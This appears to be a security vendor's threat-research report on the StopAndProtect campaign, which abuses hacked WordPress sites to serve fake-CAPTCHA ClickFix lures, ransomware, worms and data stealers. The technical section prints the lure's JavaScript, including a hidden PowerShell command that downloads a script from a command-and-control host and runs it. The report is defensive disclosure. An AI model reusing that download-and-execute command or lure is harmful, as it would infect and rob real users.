

Thousands of Hacked WordPress Sites, One Operation: Unmasking StopAndProtect

 research.checkpoint.com/2026/thousands-of-hacked-wordpress-sites-one-operation-unmasking-stopandprotect

pedrod@checkpoint.com

August 18, 2026



Research by: Jaromír Hořejší (@JaromirHorejsi)

Key points

- StopAndProtect is a newly identified operation that combines file encryption with data theft. The criminals abuse thousands of hacked WordPress websites as their infrastructure – using them to spread the malware, control infected machines, and store stolen documents, screenshots, and activity logs (records created by malware to track its actions, progress, or status during execution).
- Operational security (OPSEC) failures by the developer exposed lots of files, including detailed infection logs from victims' machines, screenshots from infected computers, and source code of tools the criminals use to mass-manage compromised websites.
- Internal logs reveal thousands of IP addresses affected by this operation, underscoring that this is not a small, isolated incident but a large-scale campaign that targets victims across many regions and networks, where most IPs belong to the US, Russia, and India.
- The operation doesn't rely on a single piece of malware, but on a whole toolkit of criminal software working together – some components encrypt files, others silently steal documents or lock the screen, and another acts as a live chat between the attackers and their victims.

Introduction

We first noticed a ransomware family called StopAndProtect in the middle of May 2026. Further analysis of the infrastructure reveals that the infection chain starts with a ClickFix social-engineering technique, which prompts victims to execute a PowerShell command. This leads to two stages of additional downloaders and loaders written in .NET, followed by several main functional components, such as ransomware, SMB/USB worm, LockScreen, VBS spreader, chat utility and credential stealer.

Although the name StopAndProtect was originally given to the ransomware component, we decided to call the whole operation StopAndProtect, as it does not deploy ransomware on all its victims. In many cases, the attackers silently exfiltrate lists of files and later specific files from the infected machines.

All these stages collect telemetry and generate and upload logs, giving malware operators a detailed view of the progress of the infection on the affected machines.

Malware operators use hacked WordPress sites as infrastructure to host malware stages, as C&C servers to pass commands, as well as the storage of logs exfiltrated from victims. Due to their carelessness and not following proper operational security measures, we discovered a PHP script exposing a directory listing, which led to the discovery of even more log files and open directories. Parsing those logs can provide us with an overview of the size and magnitude of the overall operation.

In one scenario, we suspect that the malware operator infected themselves and accidentally uploaded some of their desktop files to the collection server. This archive contains the source code of an automation tool for managing injected payloads at scale on compromised WordPress sites. It also contains a few text files listing close to 2,000 compromised WordPress domains, giving us a hint about the size of the operation.

There are many vulnerable WordPress websites simply because their owners do not keep them updated. This is true not only for WordPress itself but also for installed plugins.

Out of curiosity, we scanned one compromised WordPress website and found that it was running a WordPress version from 2021—almost five years old. The scan identified nearly 40 different vulnerabilities, including expired certificates, SQL injection flaws, open redirects, authentication bypasses, authenticated arbitrary file uploads, and more.

Infection chain

When visiting a compromised website, an unsuspecting victim sees a fake CAPTCHA ClickFix prompt. If the victim falls for the ClickFix prompt and infects themselves, there are multiple stages of infection, all using compromised WordPress sites to download additional stages, upload logs, or download instructions on which machines to encrypt and which files to steal.




Figure 1 – ClickFix, step 1




Figure 2 – ClickFix, step 2

The infection chain follows the sequence and schematics shown below:

ClickFix → PowerShell script 1 → PowerShell script 2 → stage 1 (loader) → stage 2 (downloader & loader) → stage 3 (components: encryptor, SMB/USB worm, lockscreen, credential stealer, VBS spreader, chat utility)

The first stage of the PowerShell script submits an execution log to the base C&C server and downloads and executes the second stage of PowerShell. The second PowerShell stage downloads the base64-encoded .NET stage 1. It decodes it and loads it into memory. It then enumerates types from the .NET assembly. For each type, it lists all of its methods, and if a method name is Execute and it is static and has no parameters, it then creates a new instance of that type and invokes the found method.

- .NET stage 1 is a simple downloader, which reports more statistics to base C&C servers and decodes and loads the stage 2.
- .NET stage 2 is a persistent downloader and loader that contains sandbox checks and even more logging.
- .NET stage 3 includes several components. Their analysis will be discussed in the Malicious payload sections.





Figure 3 – Infection Chain

PHP scripts with file listings

While analyzing files belonging to stages 1, 2 and 3, we extracted compromised WordPress websites acting as base C&C servers. One of these stages downloaded the next component from a `downen.php` endpoint. When we queried the endpoint without any parameter, we were presented with the following file listing. We could download all files except for .php files, and we could even list some of the folders as they allowed directory listings. This helped us a lot with collecting interesting files and samples, because without file listings we would not know which files had been hosted on the exposed server.




```
File listing of /home/.../public_html:
.htaccess
.htaccess.bk
.litespeed_flag
.tmb
.well-known
Payloadvbs.b64
SearchSP_v1.9.4.b64
a-payload_requests.log
a2-report-php-console.txt
a3-report-proeval.log
a3-report-proevalfirstrun.log
auploads
cgi-bin
computers
confirm_log.txt
diagsupload.php
dwnen.log
dwnen.php
error_log
getpayload.php
heartbeats
index.php
keylog
license.txt
lockscf-w.b64
lockscf.b64
logging.txt
logs
notepad-w.b64
notepad.b64
payload-report.php
payload_2.01-147.b64
payload_2.01-149.b64
payload_2.01.b64
payload_2nd2.01.b64
payloadvbs.b64
protectevalupdate.b64
protectversion.txt
readme.343e46d99446738bb508e46456fdb7a.html
readme.html
report-proeval.php
report-proevalfirstrun.php
report.php
reportv.php
```

Figure 4 – PHP script revealing directory listing

PHP files used for file management

While listing files on known compromised websites, we noticed a few custom PHP scripts uploaded by the attackers. Some of these PHP files displayed password-protected forms for the custom file management utilities. These utilities are general file explorers, secure uploaders and secure downloaders.



Enter Password

Figure 5 – Password-protected file manager

The screenshot from the utility below shows a script for secure file upload. The operator needs to know a password to upload a new file into the compromised website.

Secure Upload 🔒 Overwrite & Auto-Create Folder

Password *:

Target directory (relative to this script):

Select file to upload:

No file selected.

☐ **Rename .txt files to .php**

Notes:

- You must provide the correct password to upload.
- The target directory will be created automatically if it does not exist.
- If a file with the same name already exists, it will be **overwritten**.
- Check the box to automatically change the extension from .txt to .php.

Figure 6 – Password-protected file uploader

The screenshot from the utility below shows a script for secure file deletion.

Secure File Deletion

Password *:

File path (relative to this script):


Notes:

- You must provide the correct password.
- Only files (not directories) can be deleted.
- The path is relative to the location of this script.
- Directory traversal (..) is blocked.

Figure 7 – Password-protected script for file deletion

Open directories

Some directories contained lots of logs, usually one log file per infected machine.



Name	Last Modified	Size
Parent Directory		
00900BC83802.log	2026-04-02 07:45	27k
10X64-PRO.log	2026-04-02 07:45	6k
3CECEFC83803.log	2026-04-02 07:45	10k
ADM-Dolly.log	2026-04-09 19:55	2k
ADMIN-PC.log	2026-04-17 07:14	3k
ADMIN.log	2026-04-06 03:12	404k
AGENSUPER.log	2026-04-05 14:46	162k
ALIFDESIGNER.log	2026-04-29 03:35	70k
ALWSME.log	2026-04-25 05:26	16k
AMAZING-AVOCADO.log	2026-04-05 21:02	2k

Figure 8 – Open directory with logs

One open directory even contained victims' startup, activity, lock screen and final screenshots. Some of these screenshots show victims' desktops, displayed ransom messages, visited websites, watched YouTube videos, browsers opened to antivirus companies' websites, opened antivirus programs' windows, listings of encrypted files, opened office documents, etc. During our monitoring period, from mid-May to the end of July 2026, we collected approximately 31,000 screenshots.

Index of /display/				
Name	Last modified	Size	Description	
 Parent Directory		-		
 00900BC83802_startup..>	2026-05-05 01:26	507K		
 00900BC83803_startup..>	2026-05-05 11:25	506K		
 00900BC83804_startup..>	2026-05-03 15:36	1.6M		
 3CECEFC83803_startup..>	2026-05-02 04:24	506K		
 AMAZING-AVOCADO_star..>	2026-05-04 20:08	3.1M		
 AOJUNHLEWTQDM_final..>	2026-04-30 20:51	1.3M		
 AOJUNHLEWTQDM_start..>	2026-05-03 21:50	1.3M		
 BLAGAJNA_final.png	2026-05-02 13:44	97K		
 BLAGAJNA_startup.png	2026-05-02 13:44	97K		
 CLIENT-TVN126_startu..>	2026-05-01 20:23	95K		
 CUBGDZTUG_startup.png	2026-04-30 20:59	1.3M		
 DESK-PA2NwB75NQ_lock..>	2026-05-05 11:13	103K		
 DESK-PA2NwB75NQ_star..>	2026-05-05 11:17	95K		
 DESKTOP-08KPJT5_acti..>	2026-05-06 09:50	76K		
 DESKTOP-08KPJT5_star..>	2026-05-05 18:17	7.0K		
 DESKTOP-20II6D4_acti..>	2026-05-04 12:10	1.0M		
 DESKTOP-20II6D4_mile..>	2026-05-04 10:01	185K		
 DESKTOP-20II6D4_mile..>	2026-05-04 10:04	185K		

Figure 9 – Open directory with uploaded victims' screenshots

Backdoor installer

On one of the hacked servers, we retrieved a ZIP archive, which helped us understand how the actor operates. It contained `mu-uploader-installer.php` which is an installer for a custom WordPress plugin. After successful installation, it behaves like a hidden file uploader.

- On activation, it creates a must-use (MU) plugin file in `wp-content/mu-plugins/wp-sec.php`.
- That must-use (MU) plugin
 - adds a hidden REST API endpoint: `wp-sec/v1/upload`.
 - It authenticates with hardcoded credentials.
 - It lets anyone who knows valid credentials upload files to almost any path under the WordPress root.
 - It explicitly allows uploading `.php` files, enabling remote code execution if used maliciously.
- Then it deactivates itself and self-deletes, making it harder to notice.

In WordPress context, "MU" means must-use plugin:

- Files in `wp-content/mu-plugins` load automatically on every request.
- They do not appear/manage like normal plugins in the standard Plugins UI.
- Attackers often use MU plugins for persistence.




Figure 10 – Open directory containing installed malicious must-use plugin

Knowing the username and password, the threat actor can then upload files to the infected website by POSTing to the {BASE_URL}/wp-json/wp-v1/upload endpoint.

Uploaded files from victim's machines

Some of the hacked WordPress servers contain directories with data stolen from victims. The data is sometimes in ZIP archives, sometimes these ZIP archives are AES-CBC encrypted with the same key, which we could extract from Stage 3 components. From mid-May to the end of July 2026, we collected more than 700 archives.

The uploaded archives contain the following naming conventions:

file naming convention	content of the archive
<computer name>documents<number>_<number>.zip	stolen files from Desktop, etc.
<computer name>documents<number>.zip	stolen files from Desktop, etc.
<computer name>desktop_files<yyyymmdd>_<hhmmss>.zip.encrypted	stolen files from Desktop
<computer name>pass_V<version><yyyymmdd>_<hhmmss>.zip.encrypted	stolen password files
<computer name>wallet_V<version><yyyymmdd>_<hhmmss>.zip.encrypted	stolen wallet files
<computer name>_filelist.zip.encrypted	list of files on machine
<computer name>encrypted_files_V<version><yyyymmdd>_<hhmmss>.txt.encrypted	list of encrypted files
<computer name>encryption_log_V<version><yyyymmdd>_<hhmmss>.zip.encrypted	encryption log
<computer name>screenshot_V<version><yyyymmdd>_<hhmmss>.zip.encrypted	screenshot
<computer name>final_screenshot_V<version><yyyymmdd>_<hhmmss>.zip.encrypted	final screenshot
<computer name>lockscreen_V<version><yyyymmdd>_<hhmmss>.zip.encrypted	lockscreen screenshot
<computer name>_progress_log_completed.zip.encrypted	progress log
<computer name>_progress_log_exceeded.zip.encrypted	progress log

Threat actor's self-infection

We collected a few hundred files exfiltrated from victims' machines, and we believe that in one instance the threat actor infected themselves, as one archive contained several unusual files with suspicious content. Later in this section, we explain what each of these files contains. This also helps us better understand how the actor operates and how many compromised domains they likely control.

a-MASTER-CAPCHA-EXISTS-QUICK.txt

a-MASTER-CAPCHA-EXISTS.txt

a-MASTER-CAPCHA-NOT-EXISTS-QUICK.txt

a-MASTER-CAPCHA-NOT-EXISTS.txt

a-wp-cssv-failed-uploaded.txt

a-wp-cssv-uploaded.txt

activator.txt

de-activator.txt

fMain.frm

fMain.frx

fMain.log

possible.txt

proxy.php

RegisterRC6inPlace.vbs

store.txt

stored_url.txt

urlsimport.txt

wp-cssv.php

wp-verifyup.php

All files in the given archive had the following prefix, G-a_new_hack-0a_botnet-fake-captcha-a-master-4-a-updater-plugin-send-new-plugin, suggesting that it is a sanitized version of G:\a_new_hack\0a_botnet\fake-captcha\0a-master\4-a-updater-plugin-send-new-plugin\ . The internal project names are 0a_botnet and fake-captcha. The following list of interesting files was extracted from the particular archive and analyzed.

a-MASTER-CAPCHA-EXISTS-QUICK.txt contains ~1400 domains, some of them still displayed fake captcha ClickFix.

a-MASTER-CAPCHA-EXISTS.txt contains ~300 domains

a-MASTER-CAPCHA-NOT-EXISTS-QUICK.txt contains ~400 domains

a-MASTER-CAPCHA-NOT-EXISTS.txt contains ~200 domains

a-wp-cssv-uploaded.txt contains ~300 domains, based on name likely a log of a successful upload of WordPress plugin

de-activator.txt is a php source code with de-activator of litespeed-cache WordPress plugin

fMain.frm is a custom automation tool for mass-managing compromised WordPress sites. After installing a Visual Basic 6 editor, the following GUI window appears in the form editor. It is quite surprising to see someone still using Visual Basic 6, which is an old-school tool, released almost 30 years ago, whose support ended almost 20 years ago. This automation tool allows the botnet operator to mass-manage compromised WordPress pages. It uses secure upload and delete PHP scripts on compromised websites to upload or delete additional files, activate or deactivate fake-captcha ClickFix, activate or deactivate caching, etc.




Figure 11 – Custom automation tool for mass-managing compromised WordPress sites

possible.txt contains output of a scanner with potentially vulnerable/compromised WordPress sites.

..

[2026-02-26 10:46:05] IP:<redacted>| Status: success | URL: https://<redacted>/wp-admin/

[2026-02-26 10:52:08] IP:<redacted>| Status: success | URL: https://<redacted>/wp-admin/

..

store.txt is a PHP file used by the operator to set/update where payload traffic or redirects should point, without re-uploading code. It updates the value of the text file

wp-cssv.php is a Secure File Manager, which is a single-file web shell with upload and delete capability.

wp-verifyup.php is a File Explorer with Remote Fetch & Multi-Server Fallback.

File structure of compromised WordPress websites

The compromised websites contain a malicious verify plugin, which overlays the original content with a fake captcha for Windows visitors. The verify plugin consists of three PHP scripts and one txt file with the base URL or keyword off in case the fake captcha is disabled. The store.php script is used to modify the content of the stored_url.txt file. Proxy.php fetches a remote log file. Verify.php registers the wp and init action hooks, and drops the previously mentioned store.php, proxy.php and stored_url.txt files. It also sends statistics to the base URL.

Timeline of infection observed on one of the compromised WordPress websites. The threat actor installed the following files at the given times:

file/folder name	last modification time	description
wp-uploading.php	04/24/2026 9:55 PM	Secure Upload – Overwrite & Auto-Create Folder
wp-delete.php	04/24/2026 9:55 PM	Secure File Deletion
wp-config.php	05/02/2026 8:27 PM	disabled cache plugin by removing:define('WP_CACHE', true);
wp-content/plugins/verify folder	05/06/2026 11:53 AM	
wp-content/mu-plugins folder	05/17/2026 8:42 PM	
store.php	05/19/2026 5:13 PM	edits value of stored_url.txt
stored_url.txt	05/21/2026 9:04 PM	contains fake captcha base URL; or off when disabled
proxy.php	05/21/2026 9:08 PM	reads log file from base URL
verify.php	05/22/2026 7:12 AM	PHP plugin; creates proxy.php, store.php on first run; sends stats report to <base URL>/wreport.php; fake captcha code itself

To activate the `verify.php` plugin, the actor also uploads an `activator.php` script, which will perform the plugin activation and later deletes itself, thus this file is not shown in the listing above.

Technical Analysis

ClickFix

The initial fake-captcha ClickFix page displays a human verification prompt and logs visitors' IP addresses, then copies the command into the clipboard. In the figure below, you can see the value of the command variable with the PowerShell script that the victim executes.

```
const userIp = "XX.YY.ZZ.WW";

const logUrl = "https://<C&C>/wp-content/plugins/verify/proxy.php";

const psUrl = "https://<C&C>/vcapcha.ps1";

...

const command = `powershell -w hidden -ep bypass -c IEX((New-Object Net.WebClient).DownloadString("${psUrl}"))`;

...

navigator.clipboard.writeText(command)

...
```

Malicious payloads

`SilentEncryptor` is the ransomware component. It downloads a file from the base C&C, which contains a ransomware command. This file gives instruction on whether the ransomware should encrypt all currently infected computers or only computers with given host names, and it also contains the ransomware message displayed to the victim. The key derivation function uses the per-file password and machine name to generate a 32-byte key. Both per-file password and machine name are present in the name of the encrypted and renamed file, making decryption of files possible.




Figure 12 – Lock screen displayed to victims after their files have been encrypted

- NetworkShareScanner behaves as an SMB/USB worm, enumerating network shares and plugged-in USB devices to spread beyond the initial infected machine.
- VBS spreader propagates to hard disks and removable media, scans the network, and laterally moves using remote process creation via WMI.
- LockScreen component blocks user input and displays ransom message with payment QR code.



Figure 13 – Payment details displayed to victims after their files have been encrypted

SimpleChatProxy is a custom chat application for communicating between victim and operator (master). The victim's input is blocked, and the master's window contains a button for sending an image to a client. SilentEncryptor or SilentDataCollector may download and execute the custom chat.

